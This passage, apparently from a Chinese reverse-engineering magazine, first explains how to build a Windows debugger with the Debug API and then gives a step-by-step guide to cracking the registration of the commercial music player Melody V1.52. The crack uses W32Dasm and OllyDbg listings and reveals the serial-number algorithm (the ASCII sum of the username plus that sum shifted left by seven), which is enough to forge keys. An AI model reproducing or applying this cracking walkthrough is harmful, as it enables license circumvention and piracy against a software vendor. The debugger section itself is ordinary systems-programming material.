函数解析: 这两个函数分别用于"读取"和"写入"目标进程的内存地址空间。与寄存器操作不同，Windows对内存的分配粒度是以进程为单位的。由于自Intel 386以后，所有的Intel x86系列CPU都采用保护模式，因此Windows为每一个应用程序，也就是每一个进程都虚拟出一个拥有4GB大小内存的"虚拟机器"， 隶属于该进程的所有线程都共享这4GB的地址空间。与上面寄存器操作不同，读取、写入内存操作时，我们需要的是进程的句柄，当然，该句柄也来源于CreateProcess后得到的ProcessInfomation结构。有了进程句柄以后，我们还需要一个基地址和一个长度参数来确定我们的Debugger程序所需要读取的内存范围。当然，此处的基地址数值上应该对应于Windows虚拟出来的那4GB的平坦地址空间内的地址——也就是经过了段选择和页选择过程后的地址数值。

DEBUG_EVENT 全面剖析

在整个调试循环中，Debugger和目标进程之间调试信息的交互完全是通过调用WaitForDebugEvent时，传递的DEBUG_EVENT结构参数。该结构的定义初看起来似乎很简单

```
typedef struct _DEBUG_EVENT {
  DWORD dwDebugEventCode;
  DWORD dwProcessId;
  DWORD dwThreadId;
  union {
      EXCEPTION_DEBUG_INFO Exception;
      CREATE_THREAD_DEBUG_INFO CreateThread;
      CREATE_PROCESS_DEBUG_INFO CreateProcessInfo;
      EXIT_THREAD_DEBUG_INFO ExitThread;
      EXIT_PROCESS_DEBUG_INFO ExitProcess;
      LOAD_DLL_DEBUG_INFO LoadDll;
      UNLOAD_DLL_DEBUG_INFO UnloadDll;
      OUTPUT_DEBUG_STRING_INFO DebugString;
      RIP_INFO RipInfo;
  } u;
} DEBUG_EVENT, *LPDEBUG_EVENT;
```

不过就是一个Union联合域加上三个普通的信息数据。可细细推敲之下，这个结构所实现的功能却绝对不简单。让我们做一个最简单的思考，作为Debugger，至少应该能够收到：

- 目标进程启动
- 目标进程发生异常
- 目标进程退出

这三个最基本的调试信息。而且每个信息所对应的信息类型应该都不太一样，比如：

- 目标进程启动时，我们需要的是目标进程的模块名字，权限设置等启动信息
- 目标进程异常时，我们应该能够知道异常的地址，异常的原因（这里面分类又很多），异常的严重程度
- 目标进程退出时，我们应该能够知道进程的退出值，用来确定进程是否属于正常退出

上面所列出的，还只是一些最基本的要素而已，如果要构成整个Windows Debug API的数据交互层，那情况还要复杂得多。将这么多错综复杂的信息全部用一个结构表示，其难度可想而知。

微软公司在这里选择的方法是通过dwDebugEventCode标识最基本信息，然后通过Union联合域将各种信息全部包罗进去的方法。这种做法的优点是在WaitForDebugEvent调用时，只须传递一个统一的结构参数即可；缺点就是Debug_Event结构内部信息的异常复杂，给程序设计带来不小的麻烦。

我们在使用Debug_Event结构时，首先要得到dwDebugEventCode的值，从而确定Union联合域内是什么内容。两者之间的对应关系如下表所示：

dwDebugEventCode的值	Union联合域类型	调试信息
EXCEPTION_DEBUG_EVENT	EXCEPTION_DEBUG_INFO	应用程序发生异常
CREATE_THREAD_DEBUG_EVENT	CREATE_THREAD_DEBUG_INFO	线程创建
CREATE_PROCESS_DEBUG_EVENT	CREATE_PROCESS_DEBUG_INFO	进程创建
EXIT_THREAD_DEBUG_EVENT	EXIT_THREAD_DEBUG_INFO	线程退出
EXIT_PROCESS_DEBUG_EVENT	EXIT_PROCESS_DEBUG_INFO	进程退出
LOAD_DLL_DEBUG_EVENT	LOAD_DLL_DEBUG_INFO	Dll载入
UNLOAD_DLL_DEBUG_EVENT	UNLOAD_DLL_DEBUG_INFO	Dll卸载
OUTPUT_DEBUG_STRING_EVENT	OUTPUT_DEBUG_STRING_INFO	输出Debug字符串
RIP_EVENT	RIP_INFO	系统调试错误

上表仅仅是Debug_Event结构数据解析的第一层，当Union联合域取得各个不同的值时，这些第二层的数据结构并不比这一层简单多少，不过幸亏大部分的时间我们解析Debug_Event结构只需要解析到第二层就可以了。

一般情况下，我们最感兴趣的DebugEventCode就是EXCEPTION_DEBUG_EVENT，而不巧的是，EXCEPTION_DEBUG_EVENT所对应的EXCEPTION_DEBUG_INFO结构也是所有union联合域结构中最复杂的一个，因此，有必要在此再对EXCEPTION_DEBUG_INFO这个二级数据结构做进一步的详细说明：

```
typedef struct _EXCEPTION_DEBUG_INFO {
  EXCEPTION_RECORD ExceptionRecord;
  DWORD dwFirstChance;
}   E X C E P T I O N _ D E B U G _ I N F O ,
*LPEXCEPTION_DEBUG_INFO;
```

- dwFirstChange：如果为0，表示是该异常从前未被处理过，也就是当前我们的Debugger程序处于Windows异常处理链条的头部。
- ExceptionRecord：该结构内部的信息是EXCEPTION_DEBUG_INFO结构的真实存储地点。因此，继续剖析该结构。

```
typedef struct _EXCEPTION_RECORD {
  DWORD ExceptionCode;
  DWORD ExceptionFlags;
  struct _EXCEPTION_RECORD *ExceptionRecord;
  PVOID ExceptionAddress;
  DWORD NumberParameters;
      ULONG_PTR   ExceptionInformation
[EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD, *PEXCEPTION_RECORD;
```

首先要注意到，该结构内部有一个类型为EXCEPTION_RECORD*的数据成员，这是C语言里经典的串联数据的方式。用一个指针域连接各个数据成员，可以构成经典的"链表"数据结构（英文里管这种做法叫做Chain）。

其次，ExceptionCode成员标识了该结构所代表的EXCEPTION_RECORD的类型，Windows内部定义了如下20种异常行为：

一般而言，我们的Debugger程序处理得最多的异常情况就是EXCEPTION_BREAKPOINT和EXCEPTION_INGLE_STEP。例如，我们需要在目标进程运行到0x00400000地址的时候对目标进程进行一些操作，那么我们只要设法让目标程序运行到0x00400000的时候，向我们的Debugger程序发出异常信号，那么我们的Debugger程序就能收到该信号，并进而通过前面介绍的Set/GetThreadContext和Read/WriteProcessMemory函数对目标进程进行控制操作。

值	含义
EXCEPTION_ACCESS_VIOLATION	存取越界
EXCEPTION_ARRAY_BOUNDS_EXCEEDED	由硬件监测到的数组访问越界
EXCEPTION_BREAKPOINT	触发断点
EXCEPTION_DATATYPE_MISALIGNMENT	数据未对齐
EXCEPTION_FLT_DENORMAL_OPERAND	浮点操作数范围越界(太小或太大)
EXCEPTION_FLT_DIVIDE_BY_ZERO	浮点操作除数为0
EXCEPTION_FLT_INEXACT_RESULT	浮点运算结果不能用小数正常表示
EXCEPTION_FLT_INVALID_OPERATION	其他未知的浮点数错误
EXCEPTION_FLT_OVERFLOW	浮点操作太大溢出
EXCEPTION_FLT_STACK_CHECK	浮点栈溢出.
EXCEPTION_FLT_UNDERFLOW	浮点操作太小溢出
EXCEPTION_ILLEGAL_INSTRUCTION	执行非法指令
EXCEPTION_IN_PAGE_ERROR	存取未存在的内存页
EXCEPTION_INT_DIVIDE_BY_ZERO	除数为0
EXCEPTION_INT_OVERFLOW	整数操作，最高位溢出
EXCEPTION_INVALID_DISPOSITION	错误的异常处理程序地址
EXCEPTION_NONCONTINUABLE_EXCEPTION	遇上不能继续执行的异常
EXCEPTION_PRIV_INSTRUCTION	当前模式下，不能执行该指令
EXCEPTION_SINGLE_STEP	单步跟踪断点触发
EXCEPTION_STACK_OVERFLOW	线程的栈空间溢出

一个最初步的Debugger框架

既然上面所述的内容现在已经足够我们写出一个最基本的Debugger了，那么我们就来"实战演习"一番，先写出一个最基本的Debugger程序，该程序完成的功能异常简单，利用CONTEXT_FULL | CONTEXT_DEBUG_REGISTERS作为标志，创建一个进程，并让目标进程能够照常地运作起来。

首先跳入我们脑海的代码大概如下所示

```
::CreateProcess (_T("Msg.exe"), NULL, NULL, NULL, NULL,
DEBUG_PROCESS|DEBUG_ONLY_THIS_PROCESS,
            NULL, NULL, &sif, &pi) ;
// 这个下面就是大名鼎鼎的Debug框架!
do
{
        ::WaitForDebugEvent (&DBEvent, INFINITE) ;
        dwState = DBG_EXCEPTION_NOT_HANDLED ;
        case      EXIT_PROCESS_DEBUG_EVENT :
        {
                STOP = TRUE ;
                break ;
        }
        if (!STOP)
        {
        ::ContinueDebugEvent(pi.dwProcessId, pi.dwThreadId, dwState) ;
        }
} while (!STOP) ;
```

编译，双击，很不幸！Windows给了我们如图1所示的提示。



图 1

为什么会出现上面这种错误情况？微软的文档里面并没有对Debugger具体应该如何工作做出详细的说明。不过通过跟踪上面的程序，我们发现每次Msg.exe目标应用程序启动前，都会向我们的Debugger程序发送一个EXCEPTION_BREAKPOINT的断点信号，而我们的Debug Loop并没有对该信号进行处理。现在我们加入对该信号的处理过程，使我们的Debugger不返回DBG_EXCEPTION_NOT_HANDLED，而返回DBG_CONTINUE，具体到代码中，就是在

```
case    EXIT_PROCESS_DEBUG_EVENT :
```

这一句之前，加入：

```
case     EXCEPTION_DEBUG_EVENT:
{
        switch (DBEvent.u.Exception.ExceptionRecord.
ExceptionCode)
        {
                case
EXCEPTION_BREAKPOINT:
                {
                        dwState = DBG_CONTINUE ;
                        break ;
                }
        }
break ;
}
```

编译、链接，试运行，一切OK。Msg.exe很正常地弹出了MessageBox，如图2所示。



图 2

从C到C++

从上面那个最简单的调试框架代码不难看出，每当我们要增加一个处理判断的异常类型，都要在日益庞大复杂的Switch-Sase代码中增加新的选择路线，程序的代码很容易就变得臃肿不堪且难以维护。而实际上整个代码的工作骨架并没有发生实质性的改变，变化的仅仅是针对各种不同的异常情况我们所需要的不同处理子过程，这不禁让我们想起了Template设计模式，我们可以将在Debug Loop中分解Debug_Event的代码放进框架代码中，然后在框架代码中调用不同的hook虚函数，这样，我们要扩展自己的Debugger功能时，只需要从已有的debug_base基类继承，重写hook虚方法即可。

随本文附带的Debug_Base.h中有debug_base类，该类就实现了如上所述的Debugger Template模板。该类最简单的使用如下所示:

```
Debugger::debug_base debugger ;
debugger.run_debug_loop(std::tstring(TEXT("Msg.exe")))
;
```

以上这两段代码，就实现了上一节所提到

的那个最简单的调试器所完成的功能——载入被调试程序并且照常运行。

Debug_base提供有如下几个hook虚函数

hook函数名	函数作用
handle_first_exception	Windows内核首次发送EXCEPTION_BREAKPOINT时的处理子过程
handle_exception_breakpoint	调试过程中EXCEPTION_BREAKPOINT的处理子过程
handle_single_step	调试过程中EXCEPTION_SINGLE_STEP的处理子过程
handle_process_create	进程创建处理子过程
handle_process_exit	进程退出处理子过程
handle_thread_create	线程创建处理子过程
handle_thread_exit	线程推出处理子过程
handle_dll_load	Dll载入时得到调用
handle_dll_unload	Dll卸载的时候得到调用
handle_debug_wstring	被调试程序调用OutputDebugString得到调用

实际的编程过程中，我们只需要从debug_base派生出自己的新类，并重写其中需要的虚函数即可编译得到自己的Debugger!。

例如：我们想让我们的Debugger具有如下功能

○在程序入口点处中断，提示已经到达入口点

○截获被调试程序的Debug字符串，并输出，

那么我们可以这样设计我们的新类：

```
class MyDebugger : public Debugger::debug_base
{
    virtual void handle_first_exception(const
PROCESS_INFORMATION& pi)
    {
            ::MessageBox(NULL, TEXT(" 首次中断 "),
TEXT("Debugger Worked"), NULL) ;
            return ;
    }
    virtual void handle_debug_wstring(std::wstring&
debug_wstring)
    {
            ::MessageBox(NULL, ATL::CW2T
(debug_wstring.c_str()), TEXT("Debug String"), NULL) ;
            return ;
    }
} ;
```

而主程序并不需要做任何改变，该Debugger运行后，可以接受被调试程序的调试信息，并输出，如图2 所示。




图 2

结束语

Windows借助于Debug API，为我们提供了一个功能全面的Ring 3级别的调试平台，但是由于文档资料、示例代码的缺乏，迄今为止，Debug API的应用面还很窄。其实如果能真正把握住动态调试的精髓，利用Debug API打造一个自己的专有调试器调试一些很特殊的程序是能收到非常好的效果的。可以说，任何一款脱壳机或者是内存注册机都只不过是Debug API的一个具体应用。

当然，由于篇幅所限，本文也不可能更加详尽深入地探索Windows Debugger的世界，我们的debug_base类还很初步——甚至还不具备在程序运行时增加调试断点的功能，不过只要理解了Debugger的工作原理，结合MicroSoft和Intel的一些底层的编程资料，各种功能都可以慢慢添加、完善。希望读者朋友在学习逆向工程的过程中，注意基础知识的积累、整理、消化，不断地提升自己对计算机系统的理解水平，最终才能修成一代宗师，打造出Made in China的Soft-ice和OllyDbg!

破解典型软件注册方式

——Melody V1.52注册流程分析



文/图 cyclotron

适合读者	初级破解爱好者
前置知识	W32Dasm、OllyDBG基本使用方法
难度等级	中

Icefire：很多朋友一听到破解，就联想到软件外壳的工作原理，又想到涉及到太多的PE文件知识和Win32汇编知识，恐怕在短时间内是难以学会的，因此虽然很喜欢破解，但一直停留在基础的位置，生怕一深入就遇到大山的阻挡。编辑部经过仔细考虑，选择了比较简单的软件分析来作为指引。Melody V1.52是我以前初学crack时破解的一个软件，其注册流程是比较有代表性的，我特地去lighttek的主页看了一下，这个软件还没有升过级，因此其安装文件是比较容易从网上获得的，这也是我选择它的原因之一。希望大家能通过这个程序的破解学会常见软件的注册流程分析，从而提高自己的解密水平。

【软件简介】

Melody V1.52是一个可以用来播放WAV、MPEG (MP3)、MIDI、MOD、IT*、XM*、S3*、ME*、MPP、MDZ文件及音乐CD的多媒体播放程序。整体的操作界面非常类似文件管理软件，它以目录切换的方式来直接呈现/播放所支

持的文件类型（歌曲），所以在歌曲的播放控制上别有一种独特的风格。

该软件采用典型的注册流程 通过对话框输入的用户名计算出一个值，将这个值与输入的注册码比较，如果相等就注册通过，计算过程比较简单，而且软件没有加壳，可以直接反汇编分析，比较适合初学者练手。

【下载页面】

http://www.lighttek.com/

【破解工具】

1.W32Dasm，这是大家都熟悉的反汇编利器啦。

2.OllyDBG，用户级调试器，专为调试Win32可执行文件而设计。

【破解过程】

拿到一个未加壳的软件，首先开始第一次火力探测：了解软件的注册方式。

前面已经提到，这个软件的注册流程是典型的username/serial方式，在程序主界面点击"?"进入About对话框，看到字样为"Register your copy"的浮动按钮，点击进入，便弹出了输入注册信息的界面。我们随意输入用户名和注册码：

```
name:cyclotron
Registration code:78787878
```

点击OK，BOOM！！！弹出错误提示对话框，如图1所示。




图1

呵呵，正是我们所需要的，字符串突破口找到了——Invalid registration name or code.Try again，好了，亮出我们的反汇编利器W32Dasm，打开melody.exe。点击String Ref按钮查找出错字符串，双击来到关键代码处，如图2所示。

直接双击查看反汇编代码：

```
* Referenced by a (U)nconditional or (C)onditional Jump at
Address:
|:00447387(C)          <—— 这就是我们要的关键跳转了！
|
```

```
* Possible StringData Ref from Code Obj ->"Invalide regis-
tration name or "
                                  ->"code. Try again."
                                  |
:00447456 B804754400              mov eax, 00447504
:0044745B E8E000FFFF              call 00437540
```




图2

往上滚动几行，可以发现这是一个子程序中的代码，我们可以在子程序的开始处设下断点004472DB。

好了，接下来就是OllyDBG发挥威力的时候了，让我们用OllyDBG载入melody.exe。按下Ctrl+G输入004472DB，选中这行代码按下F2设置断点。一切准备就绪，按下F9，程序如往常一样运行起来，它还不知道前方的危险呢！像刚才一样，我们再次来到输入注册信息的对话框，任意填入用户名和注册码，点击OK。现在我们已经位于OllyDBG之中了：

```
004472DB  PUSH EBX
;OllyDBG 中断在这里
004472DC  PUSH ESI
004472DD  MOV EBX,EAX
004472DF  XOR EAX,EAX
004472E1  PUSH EBP
004472E2  PUSH melody.0044748B
004472E7  PUSH DWORD PTR FS:[EAX]
004472EA  MOV DWORD PTR FS:[EAX],ESP
004472ED  LEA EDX,DWORD PTR SS:[EBP-C]
;这里是一个局部变量作为地址参数
004472F0  MOV EAX,DWORD PTR DS:[EBX+1E0]
004472F6  CALL melody.0041E208
;取得试炼码地址返回在[EBP-C]
004472FB  CMP DWORD PTR SS:[EBP-C],0
;可以看到试炼码的地址与0比较
004472FF  JE melody.00447460
;这里一跳就完蛋
00447305  LEA EDX,DWORD PTR SS:[EBP-10]
00447308  MOV EAX,DWORD PTR DS:[EBX+1DC]
0044730E  CALL melody.0041E208
;取得用户名地址返回在[EBP-10]
00447313  CMP DWORD PTR SS:[EBP-10],0
;可以看到用户名的地址与0比较
00447317  JE melody.00447460
;这里一跳就完蛋
```

上面两步是典型的注册信息的初步检查，采用了同一个子程序melody.0041E208来分别取得试炼码和用户名

的地址，如果你连这两样东西都没有输入，那就不用再往下检验了。

```
0044731D  LEA EDX,DWORD PTR SS:[EBP-C]
;edx 取得试炼码地址
00447320  MOV EAX,DWORD PTR DS:[EBX+1E0]
00447326  CALL melody.0041E208
;取试炼码长度
```

为什么不用跟进子程序分析？多试几个注册码观察一下返回值就可以了，这可是Cracker的常用技巧哦，同时这里可以得出结论 melody.0041E208这个子程序可以实现两个功能。

```
0044732B  MOV EAX,DWORD PTR SS:[EBP-C]
0044732E  CALL melody.00406D98
;将试炼码转为16进制
```

如果你常用"78787878"作为试炼码的话，应该对它的几个变化结果非常熟悉，比如它的十六进制形式"4B23526"，这样有助于你加快分析速度，只要观察一下返回值就可以判断程序的功能。

```
00447333  MOV DWORD PTR SS:[EBP-14],EAX
00447336  FILD DWORD PTR SS:[EBP-14]
00447339  CALL melody.004029C8
;这个call不重要，可以忽略
0044733E  MOV DWORD PTR SS:[EBP-4],EAX
;16进制形式存入局部变量[EBP-4]
00447341  LEA EDX,DWORD PTR SS:[EBP-8]
00447344  MOV EAX,DWORD PTR DS:[EBX+1DC]
0044734A  CALL melody.0041E208
;这个call上面已经出现过三次了，很熟悉了吧
0044734F  XOR ESI,ESI
;ESI初始化为零，这个寄存器在后面的运算中用作累加器
00447351  MOV EAX,DWORD PTR SS:[EBP-8]
;EAX取得用户名地址
00447354  CALL melody.00403BC4
;EAX返回用户名长度
00447359  TEST EAX,EAX
;是否大于0?
0044735B  JLE SHORT melody.00447370
0044735D  MOV EDX,1
00447362  /MOV ECX,DWORD PTR SS:[EBP-8]
00447365  |MOVZX ECX,BYTE PTR DS:[ECX+EDX-1]
;依次取用户名每一个字符的ASCII码
0044736A  |ADD ESI,ECX
;加到累加器上
0044736C  |INC EDX
;下一个字符的索引
0044736D  |DEC EAX
;计数器减1
0044736E  \JNZ SHORT melody.00447362
```

上面这个循环的功能大家都看到了，其作用是取得用户名各位的ASCII码之和，最后的结果保存在寄存器ESI。

```
00447370  MOV DWORD PTR SS:[EBP-14],ESI
;存入局部变量[ebp-14]
00447373  FILD DWORD PTR SS:[EBP-14]
00447376  CALL melody.004029C8
0044737B  MOV EDX,EAX
;取出前面的和送到edx
0044737D  SHL EAX,7                          ;逻辑左移7位
00447380  ADD EAX,EDX                        ;与原值相加
00447382  MOV ESI,EAX                        ;送ESI
00447384  CMP ESI,DWORD PTR SS:[EBP-4]
;关键比较
```

还记得[EBP-4]存放的是什么吗？对了，就是试炼码的16进制形式！到此为止，我们已经把整个注册流程分析清楚了，算法不是很难，但是很具有代表性。其注册码的计算方法就是把用户名所有字符的ASCII码加起来得到一个和，这个和在与它自己左移7位后的值相加，得到的结果转换为十进制数就是你的注册码了！是不是很简单？

```
00447387  JNZ melody.00447456                ;这里绝对不能跳
```

下面的程序段处理注册信息在界面上的显示，主要工作是将验证通过的注册信息写入注册表，然后在About对话框上显示一些授权信息（大家是不是都很期待这些字符呢？这可是你破解软件的证明哦！），不过Cracker的分析工作基本上也就到此为止了。

```
0044738D  MOV DL,1
0044738F  MOV EAX,DWORD PTR DS:[446328]
00447394  CALL melody.00446424
00447399  MOV ESI,EAX
0044739B  MOV CL,1
0044739D  MOV EDX,melody.004474A0            ;
ASCII "\software\Lighttek\Melody"
004473A2  MOV EAX,ESI
004473A4  CALL melody.0044651C
004473A9  LEA EDX,DWORD PTR SS:[EBP-C]
004473AC  MOV EAX,DWORD PTR DS:[EBX+1DC]
004473B2  CALL melody.0041E208
004473B7  MOV ECX,DWORD PTR SS:[EBP-C]
004473BA  MOV EDX,melody.004474C4            ;
ASCII "username"
004473BF  MOV EAX,ESI
004473C1  CALL melody.004466E0
004473C6  LEA EDX,DWORD PTR SS:[EBP-C]
004473C9  MOV EAX,DWORD PTR DS:[EBX+1E0]
004473CF  CALL melody.0041E208
004473D4  MOV EAX,DWORD PTR SS:[EBP-C]
004473D7  CALL melody.00406D98
004473DC  MOV DWORD PTR SS:[EBP-14],EAX
004473DF  FILD DWORD PTR SS:[EBP-14]
004473E2  ADD ESP,-8                         ; /
004473E5  FSTP QWORD PTR SS:[ESP]            ; |Arg1 (8-
byte)
004473E8  WAIT                               ; |
004473E9  MOV EDX,melody.004474D8            ; |ASCII
"usercode"
004473EE  MOV EAX,ESI                        ; |
004473F0  CALL melody.00446810               ; \melody.
00446810
004473F5  MOV EAX,ESI
004473F7  CALL melody.00446488
```

```
004473FC  MOV EAX,ESI
004473FE  CALL melody.00402E34
00447403  LEA EDX,DWORD PTR SS:[EBP-C]
00447406  MOV EAX,DWORD PTR DS:[EBX+1DC]
0044740C  CALL melody.0041E208
00447411  MOV ECX,DWORD PTR SS:[EBP-C]
00447414  LEA EAX,DWORD PTR SS:[EBP-18]
00447417  MOV EDX,melody.004474EC                          ;
ASCII "Registered for "
0044741C  CALL melody.00403C10
00447421  MOV EDX,DWORD PTR SS:[EBP-18]
00447424  MOV EAX,DWORD PTR DS:[44FE10]
00447429  MOV EAX,DWORD PTR DS:[EAX]
0044742B  MOV EAX,DWORD PTR DS:[EAX+2A8]
00447431  CALL melody.0041E238
